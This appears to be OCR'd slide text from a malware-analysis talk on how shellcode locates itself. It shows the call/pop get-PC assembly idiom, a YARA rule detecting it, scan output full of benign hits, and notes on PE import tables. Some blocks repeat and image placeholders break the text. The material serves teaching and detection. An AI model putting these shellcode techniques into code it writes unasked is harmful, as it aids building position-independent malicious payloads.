0000D31E FF B1 90 01 00 00          push    dword ptr [ecx+190h]
0000D324 FF D2                      call    edx
0000D326 CF                         iret
```

```
0000D310
0000D310
0000D310
0000D310                                sub_D310 proc near
0000D310
0000D310                                var_8= dword ptr -8
0000D310
0000D310 50                             push    eax
0000D311 E8 00 00 00 00                 call    $+5
0000D316 58                             pop     eax
0000D317 51                             push    ecx
0000D318 83 E8 36                       sub     eax, 36h ; '6'
0000D31B 8B C8                          mov     ecx, eax
```

0xD316 - 0x36 = 0xD2E0

$PC delta load address




0xD316 - 0x36 = 0xD2E0

$PC delta load address

0xD2E0 + 0x190 = 0xD470

load address delta config address

```
0000D31E
0000D31E                        loc_D31E:
0000D31E FF B1 90 01 00 00      push    dword ptr [ecx+190h]
0000D324 FF D2                  call    edx
0000D326 CF                     iret
```



0xD2E0 + 0x190 = 0xD470

load address delta config address

```
0000D310
0000D310
0000D310
0000D310                                sub_D310 proc near
0000D310
0000D310                                var_8= dword ptr -8
0000D310
0000D310 50                             push    eax
0000D311 E8 00 00 00 00                 call    $+5
0000D316 58                             pop     eax
0000D317 51                             push    ecx
0000D318 83 E8 36                       sub     eax, 36h ; '6'
0000D31B 8B C8                          mov     ecx, eax
```

get_eip.yara

```
rule get_eip
{
    meta:
        author = "William Ballenthin"
        email = "william.ballenthin@fireeye.com"
        license = "Apache 2.0"
        copyright = "FireEye, Inc"
        description = "Match x86 that appears to fetch $PC."

    strings:
       // 0:  e8 00 00 00 00          call   5 <_main+0x5>
       // 5:  58                      pop    eax
       // 6:  5b                      pop    ebx
       // 7:  59                      pop    ecx
       // 8:  5a                      pop    edx
       // 9:  5e                      pop    esi
       // a:  5f                      pop    edi
       $x86 = { e8 00 00 00 00 (58 | 5b | 59 | 5a | 5e | 5f) }

    condition:
       $x86
}
```

```
user@hostname:/mnt/c/Users/user/Documents$ yara -r  get_eip.yara  .. 2>/dev/null
get_eip ../.cargo/bin/rls.exe
get_eip ../.cargo/bin/cargo-fmt.exe
get_eip ../.cargo/bin/rustdoc.exe
get_eip ../.cargo/bin/rust-gdb.exe
get_eip ../.cargo/bin/rustfmt.exe
get_eip ../.cargo/bin/rustup.exe
get_eip ../.cargo/bin/rust-lldb.exe
get_eip ../.cargo/bin/rustc.exe
get_eip ../.cargo/bin/cargo.exe
get_eip ../.rustup/toolchains/beta-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/bin/rust-lld.exe
get_eip ../.rustup/toolchains/beta-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/codegen-backends/rustc_codegen_llvm-llvm.dll
get_eip ../.rustup/tmp/yhu5r5cpfjnmi6rv_file
get_eip ../.rustup/toolchains/nightly-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/codegen-backends/rustc_codegen_llvm-llvm.dll
get_eip ../.rustup/toolchains/nightly-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/bin/rust-lld.exe
get_eip ../.rustup/toolchains/stable-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/bin/rust-lld.exe
get_eip ../.rustup/toolchains/stable-x86_64-pc-windows-msvc/lib/rustlib/x86_64-pc-windows-msvc/codegen-backends/rustc_codegen_llvm-llvm.dll
get_eip ../.vscode/extensions/ms-python.python-2018.9.2/pythonFiles/experimental/ptvsd/ptvsd/_vendored/pydevd/pydevd_attach_to_process/attach_x86.dylib
get_eip ../.vscode/extensions/vscodevim.vim-0.16.12/node_modules/clipboardy/fallbacks/windows/clipboard_i686.exe
get_eip ../.vscode-insiders/extensions/vscodevim.vim-0.16.4/node_modules/clipboardy/fallbacks/windows/clipboard_i686.exe
get_eip ../AppData/Local/Microsoft/OneDrive/18.172.0826.0010/libeay32.dll
get_eip ../AppData/Local/Microsoft/Teams/current/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/previous/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/current/Teams.exe
get_eip ../AppData/Local/Microsoft/Teams/previous/Teams.exe
get_eip ../AppData/Local/Packages/Microsoft.Office.OneNote_8wekyb3d8bbwe/LocalState/AppData/Local/OneNote/16.0/cache/0000009K.bin
get_eip ../AppData/Local/Programs/Microsoft VS Code/Code.exe
get_eip ../AppData/Local/Programs/Microsoft VS Code/tools/inno_updater.exe
get_eip ../AppData/Local/Programs/Microsoft VS Code/snapshot_blob.bin
get_eip ../AppData/Local/Python-Eggs/Python-Eggs/Cache/pycrypto-2.6-py2.7-win-amd64.egg-tmp/Crypto/Cipher/_DES3.pyd
get_eip ../AppData/Local/Python-Eggs/Python-Eggs/Cache/pycrypto-2.6-py2.7-win-amd64.egg-tmp/Crypto/Cipher/_DES.pyd
get_eip ../AppData/Local/WebEx/ieatgpc.dll
get_eip ../AppData/Local/WebEx/npatgpc.dll
get_eip ../AppData/Local/WebEx/CiscoWebexStart.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/AppSharingUI.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atdocvu.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atlchat.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atnote.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/hybridaudio.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/Indicator.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atinst.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpollk2.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atucfobj.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/confmgr.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/AppSharing.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpng12.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atarm.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atmgr.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxtrace.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/attp.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/pdcomui.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/mcsnew.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/webexrcd/atplayim.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxreport.exe
get_eip ../AppData/Local/WebEx/webexAppLauncher.exe
get_eip ../AppData/Local/WebEx/webexAppLauncherLatest.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/libeay32.dll
get_eip ../AppData/Local/WebEx/webex.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atgpcext.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/webexmta.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpdmod.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/comUI.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/webexmgr.dll
get_eip ../AppData/Roaming/Code - Insiders/CachedData/45986ca7abf63460dc96409a61fb2f0c98ba0b70/BaseCharAtlas-5a9d2a3b37f9d47bfa4ab855bdb94015.code
get_eip ../AppData/Roaming/Mozilla/Firefox/Profiles/0foyc4bh.dev-edition-default/gmp-widevinecdm/4.10.1146.0/widevinecdm.dll
get_eip ../AppData/Local/Temp/Outlook Logging/Outlook-20181029T1235330542.etl
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_misc_compression_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_mbed_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_sqlite_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_delphi_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_mysql_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_boost_super.sig
get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_poco_super.sig
get_eip ../Documents/code/guessing-game/guessing_game/target/debug/build/winapi-6bdd6465fd021dba/build_script_build-6bdd6465fd021dba.pdb
```

```
get_eip ../AppData/Local/Microsoft/OneDrive/18.172.0826.0010/libeay32.dll
get_eip ../AppData/Local/Microsoft/Teams/current/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/previous/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/current/Teams.exe
get_eip ../AppData/Local/Microsoft/Teams/previous/Teams.exe
get_eip ../AppData/Local/Packages/Microsoft.Office.OneNote_8wekyb3d8bbwe/LocalState/AppData/Local/OneNote/16.0/cache/0000009K.bin
get_eip ../AppData/Local/Programs/Microsoft VS Code/Code.exe
get_eip ../AppData/Local/Programs/Microsoft VS Code/tools/inno_updater.exe
get_eip ../AppData/Local/Programs/Microsoft VS Code/snapshot_blob.bin
get_eip ../AppData/Local/Python-Eggs/Python-Eggs/Cache/pycrypto-2.6-py2.7-win-amd64.egg-tmp/Crypto/Cipher/_DES3.pyd
get_eip ../AppData/Local/Python-Eggs/Python-Eggs/Cache/pycrypto-2.6-py2.7-win-amd64.egg-tmp/Crypto/Cipher/_DES.pyd
get_eip ../AppData/Local/WebEx/ieatgpc.dll
get_eip ../AppData/Local/WebEx/npatgpc.dll
get_eip ../AppData/Local/WebEx/CiscoWebexStart.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/AppSharingUI.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atdocvu.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atlchat.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atnote.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/hybridaudio.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/Indicator.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atinst.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpollk2.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atucfobj.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/confmgr.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/AppSharing.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpng12.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atarm.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atmgr.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxtrace.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/attp.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/pdcomui.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/mcsnew.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/webexrcd/atplayim.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxreport.exe
get_eip ../AppData/Local/WebEx/webexAppLauncher.exe
```

runtime linking

.EXE and .DLLs rely on the Windows loader to resolve imports

this includes:

- loading other DLLs that provide dependencies and finding function addresses
- updating the in-memory import table

result: code can interact with the system

- c24918d9305eb05465745e7b1e954aba
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .rdata
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .ndata
  - IMAGE_SECTION_HEADER .rsrc
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data
  - SECTION .rsrc

pFile	Data	Description	Value
00006000	00008096	Hint/Name RVA	01CB RegCloseKey
00006004	000080C6	Hint/Name RVA	01EC RegOpenKeyExA
00006008	000080B6	Hint/Name RVA	01D4 RegDeleteKeyA
0000600C	000080A4	Hint/Name RVA	01D8 RegDeleteValueA
00006010	00008040	Hint/Name RVA	01E1 RegEnumValueA
00006014	00008084	Hint/Name RVA	01D1 RegCreateKeyExA
00006018	00008072	Hint/Name RVA	0204 RegSetValueExA
0000601C	0000805E	Hint/Name RVA	01F7 RegQueryValueExA
00006020	00008050	Hint/Name RVA	01DD RegEnumKeyA
00006024	00000000	End of Imports	ADVAPI32.dll
00006028	0000810E	Hint/Name RVA	0037 ImageList_Create
0000602C	000080F8	Hint/Name RVA	0034 ImageList_AddMasked
00006030	000080E4	Hint/Name RVA	0038 ImageList_Destroy
00006034	80000011	Ordinal	0011
00006038	00000000	End of Imports	COMCTL32.dll
0000603C	00007F22	Hint/Name RVA	020E SelectObject
00006040	00007F42	Hint/Name RVA	0216 SetBkMode
00006044	00007F4E	Hint/Name RVA	003A CreateFontIndirectA

```
loc_6B841F77:                   ; lpNumberOfBytesRead
push    0
push    11C0h                   ; nSize
push    edi                     ; lpBuffer
push    ebx                     ; lpBaseAddress
push    [esp+1108h+var_10DC] ; hProcess
call    ds:ReadProcessMemory_0
test    eax, eax
jnz     loc_6B841E5B
```


shellcode doesn’t know where its loaded, let alone have imports

